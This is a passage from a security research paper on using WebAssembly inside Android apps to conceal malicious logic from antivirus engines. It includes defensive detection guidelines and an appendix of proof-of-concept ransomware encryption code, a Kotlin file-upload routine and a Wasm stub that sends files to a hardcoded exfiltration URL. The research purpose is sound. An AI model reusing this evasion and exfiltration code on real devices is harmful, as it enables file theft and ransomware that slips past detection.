This use case takes into account the first mode of ransomware execution, as the malware is able to get all files inside a specific directory and encrypt it by employing a simple AES encryption technique. Specifically, Figure 5 illustrates the native library responsible for initializing the WASI environment used to load and execute the Wasm module. After setting up the virtual machine in line 14 and importing the WASI context in line 16, the module must be given access to the directory on which the encryption routines will operate (the implementation is shown in subsection A.1). Since WASI cannot directly access the Android filesystem, directory access is provided through preopens, which follow the naming convention "`<path_visible_to_wasm>:<absolute_path_on_android>`". This creates a mapping between the Android filesystem path and the virtual path exposed to the Wasm module (line 17). Then, as shown also in Figure 4 a function is executed from Wasm buffer and a result is returned (line 26). Eventually, this case study shows how Wasm binaries can include full malicious logic, without employing Android framework APIs, that can be largely detected by common Antimalware detection systems.

To assess how antivirus (AV) engines handle Wasm, we packaged both the original ransomware sample³ and its Wasm-based counterpart⁴ into separate APK files and submitted them to VT. In terms

²<https://github.com/d-Raco/android-malware-source-code-samples/tree/main>

³cc7bc8068caf1076ec0f78adacbfbe298596caf5a6dd92428d989af1530a83b8

⁴a0c01f4f94d8be703a9bf524a4f48708d3623ab9e6bb5a2ab6c7f5f60aa2c6df

```

1  #include <jni.h>
2  #include <string>
3  #include <array>
4  #include <wasmedge/wasmedge.h>
5  extern "C"
6  JNIEXPORT jint JNICALL
7  Java_org_wasmedge_native_1lib_NativeLib_nativeWasmFibonacci(JNIEnv *env, jobject,
8                                     jbyteArray WBytes,
9                                     jbyteArray seed) {
10     jsize buff_size = env->GetArrayLength(WBytes);
11     jbyte *buff = env->GetByteArrayElements(WBytes, nullptr);
12     WasmEdge_ConfigureContext *conf = WasmEdge_ConfigureCreate();
13     WasmEdge_ConfigureAddHostRegistration(conf, WasmEdge_HostRegistration_Wasi);
14     WasmEdge_VMContext *vm = WasmEdge_VMCreate(conf, nullptr);
15     WasmEdge_ModuleInstanceContext *wasi=
16     WasmEdge_VMGetImportModuleContext(vm, WasmEdge_HostRegistration_Wasi);
17     static std::string preopen_int = std::string("/input:")+g_wasi_input;
18     const char *preopens[] = { preopen_int.c_str() };
19     WasmEdge_ModuleInstanceInitWASI(wasi, nullptr, 0, nullptr, 0, preopens, 1);
20     WasmEdge_String fname = WasmEdge_StringCreateByCString("run");
21     WasmEdge_Value results[1];
22     WasmEdge_Value params[2] =
23     ↪ {WasmEdge_ValueGenI32(seedPtr), WasmEdge_ValueGenI32(seed_n_size)};
24     WasmEdge_Result res = WasmEdge_VMRunWasmFromBuffer(vm, (uint8_t*)buffer,
25                                                         buff_size, fname,
26                                                         params, 2,
27                                                         results, 1);
28     [... Delete configuration and return results ...]
}

```

Figure 5: Ransomware example. Native library included in the ransomware sample with Wasm binary exporting the run function that init and encrypts data. run C++ implementation can be found in subsection A.1.

of raw detection rate, the original version is flagged by 27 out of 66 AV engines, whereas the modified Wasm-enabled version is detected by only 7. A closer inspection of the reports shows that, for the original sample, AV engines primarily identify the malicious behavior within the dex bytecode, since all harmful logic resides in the Android application itself. In contrast, for the Wasm-based version, the dex files no longer contain the malicious routine, as it is entirely implemented inside the Wasm binary. Because most static AV engines do not analyse or classify Wasm modules as potentially malicious, the ransomware logic goes largely undetected. These results can be compared to the baselines produced by Obfuscap⁵. In this case, VT reported detections from an average of 14 engines, highlighting how Wasm provides a significantly subtler means of concealing malicious logic compared to conventional obfuscation techniques. Moreover, we analysed both applications with MobSF and, as expected, the core malicious functionality (namely the encryption routine) remains undetected, since it is hidden inside the Wasm module. MobSF's static analysis largely overlooks embedded binary files, resulting in the omission of actual malicious logic.

4.3. Spyware

This use case considers a sample that aims to retrieve files from the user's external storage and send them to a malicious URL. Differently from the previous ransomware example, Wasm binary hides the payloads, and calls an API call imported from Kotlin and does not implement the full malicious logic, i.e., read files and send it remotely since WASI interface does not allow accessing system functions to perform requests over the internet.

⁵Class Rename: a0d09ccd47bb6314efe9fe438190a93f1a7ab0a1c7903e07faa5fd809bb371f5;
String Encryption: 6a47b477d377fb8ed9aa3475843c5384f9d274050bc3e0796cfa2ecadc619d1;
Reflection: 4af4baf62d67ef0703c0af9353541a9d63c1c3f82c1e6f7a05e5da026086e7e

```

1 extern "C"
2 JNIEXPORT void JNICALL
3 Java_org_wasmedge_native_1lib_NativeLib_nativeInit(JNIEnv* env, jobject this,
4                                                     jobject httpHandlerObject){
5     env->GetJavaVM(&g_jvm);
6     g_httpHandler = env->NewGlobalRef(httpHandlerObject);
7 }
8 WasmEdge_Result host_http_post(void* Data,
9     const WasmEdge_CallingFrameContext* Frame,
10    const WasmEdge_Value* In, WasmEdge_Value* Out){
11     JNIEnv *env = nullptr;
12     g_jvm->AttachCurrentThread(&env, nullptr);
13     uint32_t ptr = WasmEdge_ValueGetI32(In[0]);
14     uint32_t len = WasmEdge_ValueGetI32(In[1]);
15     WasmEdge_MemoryInstanceContext* mem =
16         WasmEdge_CallingFrameGetMemoryInstance(Frame, 0);
17     std::string url(len, '\0');
18     WasmEdge_MemoryInstanceGetData(mem, (uint8_t*)url.data(), ptr, len);
19     jclass cls = env->GetObjectClass(g_httpHandler);
20     jmethodID mid = env->GetMethodID(cls, "onHttpPost", "(Ljava/lang/String;)V");
21     jstring jurl = env->NewStringUTF(url.c_str());
22     env->CallVoidMethod(g_httpHandler, mid, jurl);
23     env->DeleteLocalRef(jurl);
24     return WasmEdge_Result_Success;
25 }
26 extern "C"
27 JNIEXPORT jint JNICALL
28 Java_org_wasmedge_native_1lib_NativeLib_nativeHttp(JNIEnv *env, jobject, jbyteArray WBytes)
29 ↪ {
30     jsize buffer_size = env->GetArrayLength(WBytes);
31     jbyte *buffer = env->GetByteArrayElements(WBytes, nullptr);
32     WasmEdge_ConfigureContext *conf = WasmEdge_ConfigureCreate();
33     WasmEdge_ConfigureAddHostRegistration(conf, WasmEdge_HostRegistration_Wasi);
34     WasmEdge_ModuleInstanceContext *import_env =
35         WasmEdge_ModuleInstanceCreate(WasmEdge_StringCreateByCString("env"));
36     WasmEdge_ValType inTypes[2] = {WasmEdge_ValTypeGenI32(), WasmEdge_ValTypeGenI32()};
37     WasmEdge_FunctionTypeContext *fty =
38         WasmEdge_FunctionTypeCreate(inTypes, 2, nullptr, 0);
39     WasmEdge_FunctionInstanceContext *hf =
40         WasmEdge_FunctionInstanceCreate(fty, host_http_post, nullptr, 0);
41     WasmEdge_ModuleInstanceAddFunction(import_env,
42         WasmEdge_StringCreateByCString("http_post"), hf);
43     [... Delete configuration and return results ...]
44 }

```

Figure 6: Spyware example. Native library included in the spyware sample with Wasm binary exporting the run function that calls Java handler `onHttpPost` through the imported function `host_http_post`. For simplicity, the last lines are omitted since VM creation, execution, and cleaning is the same as the previously seen examples in Figure 4.

Figure 6 outlines the source of the native library that initializes the execution context. In particular, this example shows how Wasm binaries can import API from Android source code and execute them. Indeed, line 39 registers and imports into the WASI context a pointer to the function `host_http_post`, which (i) gets the class defined by `g_httpHandler` (line 19 and initialized in 6) and its method `onHttpPost` (line 20), (ii) builds the URL taking it from the Wasm linear memory (lines 16 to 18), and (iii) invokes the method (line 22).

For this spyware example, we also packaged both the original⁶ and the Wasm-enabled versions⁷ of

⁶1c469c9843d80ebc8c7c4feeb7beae09c5e847565957e18b971e5391f2e288f6

⁷b9658d027f80a1d4bcd21c5d8eb6812c0a8126674a6ecb5f74e48eeac7dec1e1

the application. In this case, each APK was flagged as malicious by only one AV engine, classified merely as a PUA (Potentially Unwanted Application). This limited detection is expected, as these are simplified Proof-of-Concept samples that mimic malicious behavior but do not constitute fully functional malware. We compared our results against the baselines produced by Obfuscapk⁸, observing that these samples were detected by an average of 14 engines. This outcome is expected, as these obfuscation techniques, similarly to the previous ransomware case study, are well known and therefore straightforward for detection tools to identify. Upon a deeper analysis, VT reports show that only the original sample triggers the detection of a malicious indicator of compromise (IoC), i.e., the URL used by the spyware to exfiltrate sensitive data. Instead, this IoC for Wasm-based version goes unnoticed. The same outcome is observed with MobSF, as the IoC remains hidden and is therefore not detected. However, MobSF is able to recognize the overall behavior of both the original and the Wasm-based versions, such as reading a file into a stream, establishing a network connection, and transmitting binary data. This happens because, in the spyware case, only the URL is concealed, while the Android API calls definitions remain in the application's source code, making them still visible to static analysis tools, even though the call is actually performed inside Wasm.

5. Defensive Analysis Guidelines

In this Section we present some guidelines that could be followed for a static detection of potentially malicious Wasm code. First of all, from the *static* analysis, the APK must be decompiled. A first indicator of the Wasm presence is the `.wasm` file and, possibly the native library, e.g., `wasmedge`. Sometimes the Wasm code can be loaded dynamically, i.e., the `.wasm` file is downloaded at runtime, hence at a first decompilation the `.wasm` file is not present. The Wasm module (i.e., the `.wasm` file) can be analysed with tools such as `wabt`⁹, producing the decompiled source code with `wasm-decompile`, the disassembled version with `wasm2wat`, inspect the internal structure with `wasm-objdump`. At this point, different static analysis techniques can be applied such as regex to find specific strings, look for function names, opcode, instructions. Additionally, the Java code must be inspected to look for the `wasm/Java` interaction to understand how and why the Wasm is used. An advanced technique to bypass such static analysis based on the `.wasm` file, is the embedding of the `wasm` code in the Java/Kotlin code as an array of bytes. In this case, all arrays of bytes must be analysed but the first bytes are the signatures of a Wasm binary, i.e., `00 61 73 6D`. An additional complexity layer can be added using obfuscation mechanisms, where the APK must be deobfuscated first and subsequently analysed if possible. Alternatively, *dynamic* analysis techniques can be implemented. For example, we can intercept the Wasm execution by hooking the APIs managing its runtime with `Frida`, looking inside the main memory at runtime (if the device is rooted) where we can inspect the decompiled Wasm code and its instructions.

To sum up, current detectors can follow this pipeline and detect Wasm in Android by looking at (i) `.wasm` files, (ii) bytearrays with Wasm signature, (iii) native libraries for `wasm` interaction such as `wasmedge`, (iv) specific Java functions and APIs statically or dynamically for the `wasm` interaction. Subsequently, the `wasm` code must be decompiled with proper tools and analysed to look for malicious pattern.

6. Conclusions

This work addresses the feasibility of Wasm execution in Android applications. We study the possible methodologies to apply WebAssembly on Android applications, resulting in three different possibilities: (i) *WebView*s that exploits the JS engines embedded in Android *WebView*s, i.e., HTML-based activities;

⁸Class Rename: 5488c0bfe3ff9d8aec1b6c01c416cc1cf9a509b07f72fffc9a7eac59015e772c;
String Encryption: 7b6af8951ae9a164e7d2784dee627480aa3b3e6c5f5197c4c31183ff1b0ccedb;
Reflection: a74566a14d7e4de66e15dc4b8fb0c2f3492a3b8fb2fa2583de60c86aa6cb2a77

⁹<https://github.com/WebAssembly/wabt>

(ii) *JavaScript engines* where the Wasm is loaded and executed by a JS engine that does not require an HTML-page; and (iii) *native libraries* such as WasmEdge used as interfaces between Wasm and JNI. Additionally, we presented two case studies where Wasm binaries are employed to obfuscate the malicious logic into different ways. First, to embed the full malicious logic as shown in subsection 4.2, or to move payloads and calls towards Android APIs as outlined in subsection 4.3. Then, we demonstrated how industrial tools like VirusTotal and MobSF are unable to detect Wasm code environments and IoCs hidden within Wasm, thereby bypassing malware detectors and potentially missing relevant vulnerabilities that may arise within Wasm modules. Instead, static detection may still be able to catch API call patterns if they remain defined inside Android code, as demonstrated in subsection 4.3.

This work just presents the feasibility of Wasm execution in Android applications and possible threat models. As preliminary work, it still requires some improvements, such as the development of an automated pipeline for large-scale obfuscation analysis to be applied to more samples and more malware families by also considering dynamic analysis and other detection tools. Additionally, it is extremely important to study the possible vulnerabilities Wasm may introduce in the APKs and how they can be exploited.

Acknowledgments

This work was partially supported by Project SERICS (PE00000014) under the NRRP MUR program funded by the EU - NGEU. This work was carried out while Silvia Lucia Sanna was enrolled in the Italian National Doctorate on Artificial Intelligence run by Sapienza University of Rome in collaboration with the University of Cagliari.

Declaration on Generative AI

During the preparation of this work, the authors used Grammarly to check grammar and spelling, Paraphrase, and reword. After using this tool, the authors reviewed and edited the content as needed and take full responsibility for the publication's content.

References

- [1] S. L. Sanna, D. Soi, D. Maiorca, G. Fumera, G. Giacinto, A risk estimation study of native code vulnerabilities in android applications, *Journal of Cybersecurity* 10 (2024) tyae015. doi:10.1093/cybsec/tyae015.
- [2] Z. Ma, H. Wang, Y. Guo, X. Chen, Libradar: fast and accurate detection of third-party libraries in android apps, in: *Proceedings of the 38th International Conference on Software Engineering Companion, ICSE '16*, Association for Computing Machinery, New York, NY, USA, 2016, p. 653–656. doi:10.1145/2889160.2889178.
- [3] Y. Zhang, M. Liu, H. Wang, Y. Ma, G. Huang, X. Liu, Research on webassembly runtimes: A survey, *ACM Trans. Softw. Eng. Methodol.* 34 (2025). doi:10.1145/3714465.
- [4] D. Dell'Orco, G. Bernardinetti, G. Bianchi, A. Merlo, A. Pellegrini, Would you mind hiding my malware? building malicious android apps with stegopack, *Pervasive and Mobile Computing* 111 (2025) 102060. doi:https://doi.org/10.1016/j.pmcj.2025.102060.
- [5] D. Soi, S. L. Sanna, G. Benedetti, A. Liguori, L. Regano, L. Caviglione, G. Giacinto, Analysis and detection of android stegomalware: the impact of the loading stage, in: *Proceedings of the 2025 ACM Workshop on Information Hiding and Multimedia Security, IH&MMSEC '25*, Association for Computing Machinery, New York, NY, USA, 2025, p. 35–45. doi:10.1145/3733102.3733122.
- [6] D. Li, Q. Li, Adversarial deep ensemble: Evasion attacks and defenses for malware detection, *IEEE Transactions on Information Forensics and Security* 15 (2020) 3886–3900. doi:10.1109/TIFS.2020.3003571.

- [7] A. Romano, D. Lehmann, M. Pradel, W. Wang, Wobfuscator: Obfuscating javascript malware via opportunistic translation to webassembly, in: 2022 IEEE Symposium on Security and Privacy (SP), 2022, pp. 1574–1589. doi:10.1109/SP46214.2022.9833626.
- [8] I. Bastys, M. Algehed, A. Sjösten, A. Sabelfeld, Secwasm: Information flow control for webassembly, in: G. Singh, C. Urban (Eds.), *Static Analysis*, Springer Nature Switzerland, Cham, 2022, pp. 74–103.
- [9] M. Scherer, J. F. Blaabjerg, A. Sjösten, M. Solitro, M. Maffei, Wappler: Sound reachability analysis for webassembly, in: 2024 IEEE 37th Computer Security Foundations Symposium (CSF), 2024, pp. 249–264. doi:10.1109/CSF61375.2024.00025.
- [10] Webassembly core specification, <https://www.w3.org/TR/wasm-core-2/>, 2025. Accessed on November 2025.
- [11] A. Haas, A. Rossberg, D. L. Schuff, B. L. Titzer, M. Holman, D. Gohman, L. Wagner, A. Zakai, J. Bastien, Bringing the web up to speed with webassembly, PLDI 2017, Association for Computing Machinery, New York, NY, USA, 2017, p. 185–200. doi:10.1145/3062341.3062363.
- [12] Webassembly compilers, <https://webassembly.org/getting-started/developers-guide/>, 2025. Accessed on November 2025.
- [13] Emscripten, <https://emscripten.org/>, 2025. Accessed on November 2025.
- [14] Webassembly toolkit, <https://github.com/WebAssembly/wabt>, 2025. Accessed on November 2025.
- [15] V8 js engine, <https://v8.dev/>, 2025. Accessed on November 2025.
- [16] Spider monkey, <https://spidermonkey.dev/>, 2025. Accessed on November 2025.
- [17] Webkit js core, <https://github.com/WebKit/WebKit>, 2025. Accessed on November 2025.
- [18] Wasmtime, <https://docs.wasmtime.dev/>, 2025. Accessed on November 2025.
- [19] Wasmer, <https://docs.wasmer.io/>, 2025. Accessed on November 2025.
- [20] Wasmer-java, <https://github.com/wasmerio/wasmer-java>, 2025. Accessed on November 2025.
- [21] Wasmedge runtime, <https://github.com/WasmEdge/WasmEdge>, 2025. Accessed on November 2025.
- [22] Wasm3, <https://github.com/wasm3/wasm3>, 2025. Accessed on November 2025.
- [23] E. Wen, G. Weber, S. Nanayakkara, Wasmandroid: A cross-platform runtime for native programming languages on android, *ACM Trans. Embed. Comput. Syst.* 22 (2022). doi:10.1145/3530286.
- [24] X. Zhang, J. Zhao, Evaluating the performance of webassembly runtimes across architectures, *Journal of Systems Architecture* (2021).
- [25] P. Tillett, et al., Wasmjit: Fast jit compilation for webassembly, in: *International Conference on Compiler Construction*, 2020.
- [26] M. Bosnjak, L. Dragoni, Webassembly in multi-architecture cloud deployments, *IEEE Transactions on Cloud Computing* (2022).
- [27] V. Research, The state of webassembly security, 2022. Industry Whitepaper.
- [28] Anonymous, The wasm cloak: Hiding malicious web behavior via webassembly, *arXiv* (2025).
- [29] D. Lehmann, J. Kinder, Everything old is new again: Binary security of webassembly, in: *USENIX Security Symposium*, 2020.
- [30] E. Massidda, L. Pisu, D. Maiorca, G. Giacinto, Bringing binary exploitation at port 80: Understanding c vulnerabilities in webassembly, in: *Proceedings of the 21st International Conference on Security and Cryptography (SECRYPT 2024)*, SCITEPRESS, 2024, pp. 552–559. doi:10.5220/0012852400003767.
- [31] T. Frassetto, D. Gens, L. Davi, Jit-spray and memory corruption attacks on webassembly, in: *ACM Conference on Computer and Communications Security (CCS)*, 2018.
- [32] G. P. Zero, Wasm and v8 exploitation: A study of modern engine vulnerabilities, 2021. Technical Blog Post.
- [33] M. S. Engineering, Exploiting memory corruption in webassembly: Why the sandbox is not enough, 2022. Technical Blog Post.
- [34] B. Alliance, Cve-2023-41880: Miscompilation vulnerability in wasmtime code generator, 2023. Security Advisory.
- [35] H. Bosamiya, A. Guha, Provably safe multilingual software sandboxing with webassembly, in: *USENIX Security Symposium*, 2022.

- [36] P. Goodman, et al., Wasm-r3: Record and replay for webassembly, in: OOPSLA, 2024.
- [37] V. Rastogi, Y. Chen, X. Jiang, Droidchameleon: evaluating android anti-malware against transformation attacks, in: Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security, ASIA CCS '13, Association for Computing Machinery, New York, NY, USA, 2013, p. 329–334. doi:10.1145/2484313.2484355.
- [38] A. P. Felt, E. Chin, S. Hanna, D. Song, D. Wagner, Android permissions demystified, in: Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS '11, Association for Computing Machinery, New York, NY, USA, 2011, p. 627–638. doi:10.1145/2046707.2046779.
- [39] D. Arp, M. Spreitzenbarth, M. Hubner, H. Gascon, K. Rieck, C. Siemens, Drebin: Effective and explainable detection of android malware in your pocket., in: Ndss, volume 14, 2014, pp. 23–26.
- [40] L. Onwuzurike, E. Mariconti, P. Andriotis, E. D. Cristofaro, G. Ross, G. Stringhini, Mamadroid: Detecting android malware by building markov chains of behavioral models (extended version), ACM Transactions on Privacy and Security (TOPS) 22 (2019) 1–34. doi:10.1145/3313391.
- [41] X. Zhang, Y. Zhang, M. Zhong, D. Ding, Y. Cao, Y. Zhang, M. Zhang, M. Yang, Enhancing state-of-the-art classifiers with api semantics to detect evolved android malware, in: Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security, 2020, pp. 757–770. doi:10.1145/3372297.3417291.
- [42] K. Tam, S. J. Khan, A. Fattori, L. Cavallaro, Copperdroid: Automatic reconstruction of android malware behaviors, in: Network and Distributed System Security Symposium, 2015. URL: https://www.ndss-symposium.org/wp-content/uploads/2017/09/02_4_1.pdf.
- [43] X. Zhang, F. Breitinger, E. Luechinger, S. O'Shaughnessy, Android application forensics: A survey of obfuscation, obfuscation detection and deobfuscation techniques and their impact on investigations, Forensic Science International: Digital Investigation 39 (2021) 301285. doi:<https://doi.org/10.1016/j.fsidi.2021.301285>.
- [44] E. Wael, F. Ali, A. N. Badrul, The rise of obfuscated android malware and impacts on detection methods., PeerJ. Computer science 8 (2022). doi:10.7717/peerj-cs.907.
- [45] D. Bhusal, N. Rastogi, Adversarial patterns: Building robust android malware classifiers, ACM Comput. Surv. 57 (2025). URL: <https://doi.org/10.1145/3717607>. doi:10.1145/3717607.
- [46] A. Merlo, A. Ruggia, L. Sciolla, L. Verderame, You shall not repackage! demystifying anti-repackaging on android, Computers & Security 103 (2021) 102181. doi:<https://doi.org/10.1016/j.cose.2021.102181>.
- [47] G. Suarez-Tangil, S. K. Dash, M. Ahmadi, J. Kinder, G. Giacinto, L. Cavallaro, Droidsieve: Fast and accurate classification of obfuscated android malware, in: Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy, CODASPY '17, Association for Computing Machinery, New York, NY, USA, 2017, p. 309–320. doi:10.1145/3029806.3029825.
- [48] M. Ikram, P. Beaume, M. A. Kaafar, Dadidroid: An obfuscation resilient tool for detecting android malware via weighted directed call graph modelling, 2019. URL: <https://arxiv.org/abs/1905.09136>. arXiv:1905.09136.
- [49] P. Xu, Android-coco: Android malware detection with graph neural network for byte- and native-code, 2022. URL: <https://arxiv.org/abs/2112.10038>. arXiv:2112.10038.
- [50] H. Gao, S. Cheng, W. Zhang, Gdroid: Android malware detection and classification with graph convolutional network, Computers & Security 106 (2021) 102264. doi:<https://doi.org/10.1016/j.cose.2021.102264>.
- [51] C. Gao, M. Cai, S. Yin, G. Huang, H. Li, W. Yuan, X. Luo, Obfuscation-resilient android malware analysis based on complementary features, IEEE Transactions on Information Forensics and Security 18 (2023) 5056–5068. doi:10.1109/TIFS.2023.3302509.
- [52] VirusTotal, <https://www.virustotal.com/gui/home/search>, 2025. Accessed on December 2025.
- [53] MobSF, <https://github.com/MobSF/Mobile-Security-Framework-MobSF>, 2025. Accessed on December 2025.
- [54] S. Aonzo, G. C. Georgiu, L. Verderame, A. Merlo, Obfuscapk: An open-source black-box obfuscation tool for android apps, SoftwareX 11 (2020) 100403. URL: <https://www.sciencedirect.com/science/article/pii/S2352711019302791>. doi:<https://doi.org/10.1016/j.softx.2020.100403>.

[55] CrowdStrike, Introduction to ransomware, <https://www.crowdstrike.com/en-us/cybersecurity-101/ransomware/>, 2025. Accessed on November 2025.

A. Use-Cases

A.1. Ransomware

Figure 7 shows the ransomware use case. Specifically, Figure 7(a) shows the encryption logic for the original ransomware sample¹⁰ written in Kotlin, while Figure 7(b) shows the C++ source code of the full encryption routine for the Wasm-enabled ransomware sample. The C++ is further compiled into a Wasm binary by employing the `clang` compiler using the following command.

```
/opt/wasi-sdk/bin/clang --target=wasm32-wasi --sysroot=/opt/wasi-sdk/share/wasi-sysroot/
-Wl,--export=run -Wl,--no-entry -o module_crypto_ransom.wasm \
module_crypto_ransom.c md5/md5c.c tiny-AES-c/aes.c
```

`clang` is taken from the WASI SDK, which is a toolchain to compile programs in Wasm within the WASI environment that allows importing inside the binary file system calls, necessary to read and write the files inside the Android file system through the `preopen` / `input` otherwise inaccessible by WASI.

A.2. Spyware

Figure 8 shows the spyware use case. Specifically, Figure 8(a) shows the function Wasm binary is eventually calling, while Figure 8(b) shows the C++ source code that calls the imported functions `http_post` as explained in subsection 4.3. Even in this case `clang` WASI compiler was chosen as the compiling tool for obtaining the Wasm binary.

¹⁰3cc7bc8068caf1076ec0f78adacbfbe298596caf5a6dd92428d989af1530a83b8

```

1  @Override
2  public void infected(File file) {
3      try {
4          initCrypto();
5          cipher.init(Cipher.ENCRYPT_MODE, secretKey);
6          byte[] data = readFile(file);
7          if (!isInfected(data)) {
8              data = cipher.doFinal(data);
9              data = markMagicNumber(data);
10             writeFile(file, data);
11         }
12     } catch (IOException | NoSuchAlgorithmException | IllegalBlockSizeException |
13     ↪ BadPaddingException e) {...}
14     catch (InvalidKeyException e1) {...}
15 }

```

(a) Original Encryption routine written in Java. The files are encrypted using AES Encryption with a secretKey initialized by initCrypto().

```

1  __attribute__((export_name("run")))
2  int run(uint32_t seedPtr, uint32_t seedLen) {
3      uint8_t *seed = (uint8_t *)seedPtr;
4      initCrypto(seed, seedLen);
5      FILE *in = fopen("/input/data.txt", "rb");
6      fseek(in, 0, SEEK_END);
7      long len = ftell(in);
8      fseek(in, 0, SEEK_SET);
9      uint8_t *data_in = malloc(len);
10     fread(data_in, 1, len, in);
11     fclose(in);
12     size_t padded_len = get_padded_len(len);
13     uint8_t *buf = malloc(padded_len);
14     memcpy(buf, data_in, len);
15     uint8_t pad_value = (uint8_t)(padded_len - len);
16     for (size_t i = len; i < padded_len; i++) buf[i] = pad_value;
17     free(data_in);
18     for (size_t i=0; i<padded_len; i+=AES_BLOCKLEN) AES_ECB_encrypt(&aesCtx, buf+i);
19     FILE *out = fopen("/input/encrypted.bin", "wb");
20     fwrite(buf, 1, padded_len, out);
21     fclose(out);
22     free(buf);
23     return 0;
24 }

```

(b) Encryption routing written in C++ and further compiled in Wasm. For simplicity we put here the source code, since Wasm binary is too complex to show.

Figure 7: Encryption routine of the ransomware.

```

1  open fun onHttpPost(url: String) {
2      val boundary = "*****"
3      val twoHyphens = "--"
4      val lineEnd = "\r\n"
5      val bufferSize = 1 * 1024 * 1024
6
7      Thread(Runnable {
8          val files = readFiles()
9          for(file in files){
10             val pathToOurFile = file.canonicalPath
11             val fileInputStream: FileInputStream = FileInputStream(
12                 File(pathToOurFile))
13             val conn =
14                 URL(url).openConnection() as HttpURLConnection
15             conn.setRequestMethod("POST")
16             conn.setRequestProperty("Connection", "Keep-Alive")
17             conn.setRequestProperty("Content-Type",
18                 "multipart/form-data;boundary=" + boundary)
19             val outputStream = DataOutputStream(conn.getOutputStream())
20             outputStream.writeBytes(twoHyphens + boundary + lineEnd)
21             outputStream.writeBytes(
22                 ("Content-Disposition: form-data; name=\"uploadedfile\";filename=\""
23                     + pathToOurFile + "\"" + lineEnd))
24             outputStream.writeBytes(lineEnd)
25             var bufferSize = fileInputStream.available()
26             var buffer = ByteArray(bufferSize)
27             var bytesRead = fileInputStream.read(buffer, 0, bufferSize)
28             while (bytesRead > 0) {
29                 outputStream.write(buffer, 0, bufferSize)
30                 bufferSize = fileInputStream.available()
31                 bytesRead = fileInputStream.read(buffer, 0, bufferSize)
32             }
33             outputStream.writeBytes(lineEnd)
34             outputStream.writeBytes(twoHyphens + boundary + twoHyphens + lineEnd)
35             fileInputStream.close()
36             outputStream.flush()
37             outputStream.close()
38         }
39     }).start()
40 }

```

(a) Kotlin function implementing an HTTP multipart/form-data POST request to upload one or more files using HttpURLConnection.

```

1  __attribute__((import_module("env"), import_name("http_get")))
2  extern void http_post(const uint8_t *ptr, int len);
3  __attribute__((export_name("run")))
4  void run() {
5      const char *url = "http://push.mobilefonex.com/upload.php";
6      http_post((const uint8_t *)url, strlen(url));
7  }

```

(b) Routine spyware in C++ in which the kotlin handler is called.

Figure 8: Routine of the spyware.